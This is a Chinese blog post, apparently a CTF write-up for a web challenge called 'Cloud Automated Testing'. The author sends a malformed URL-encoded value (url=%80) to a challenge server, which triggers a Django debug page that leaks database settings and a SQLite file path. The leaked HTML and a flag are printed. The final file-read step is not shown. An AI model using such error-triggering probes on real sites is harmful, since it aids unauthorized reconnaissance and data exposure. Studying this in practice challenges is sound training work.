




原创

 于 2021-07-23 15:32:04 发布  53  收藏

分类专栏: [CTF刷题记录](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42702981/article/details/119036210

版权



[CTF刷题记录](#) 专栏收录该内容

58 篇文章 1 订阅

订阅专栏

Cloud Automated Testing

输入你的域名, 例如: loli.club

Submit


https://blog.csdn.net/qq_42702981

尝试了很多命令执行的, 发现并不是命令执行

而在URL中具备URL解析功能

可以在URL中输入%79 尝试。

然后就是一个Djiano的特性和PHP的特性。



111.200.241.244:63009/index.php?url=%80

在报错信息中可以找到

```
<tr>
  <td>DATABASES</td>
  <td class="code"><pre>{&#39;default&#39;: {&#39;ATOMIC_REQUESTS&#39;: False,
  &#39;AUTOCOMMIT&#39;: True,
  &#39;CONN_MAX_AGE&#39;: 0,
  &#39;ENGINE&#39;: &#39;django.db.backends.sqlite3&#39;,
  &#39;HOST&#39;: &#39;&#39;,
  &#39;NAME&#39;: &#39;/opt/api/database.sqlite3&#39;,
  &#39;OPTIONS&#39;: {},
  &#39;PASSWORD&#39;: u&#39;*****&#39;,
  &#39;PORT&#39;: &#39;&#39;,
  &#39;TEST&#39;: {&#39;CHARSET&#39;: None,
    &#39;COLLATION&#39;: None,
    &#39;MIRROR&#39;: None,
    &#39;NAME&#39;: None},
  &#39;TIME_ZONE&#39;: None,
  &#39;USER&#39;: &#39;&#39;}}</pre></td>
</tr>
```

https://blog.csdn.net/yq_42702981

```
x00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@} \n&#39;</pre></td>
```

https://blog.csdn.net/yq_42702981

不看看dalao的wp我怎么做啊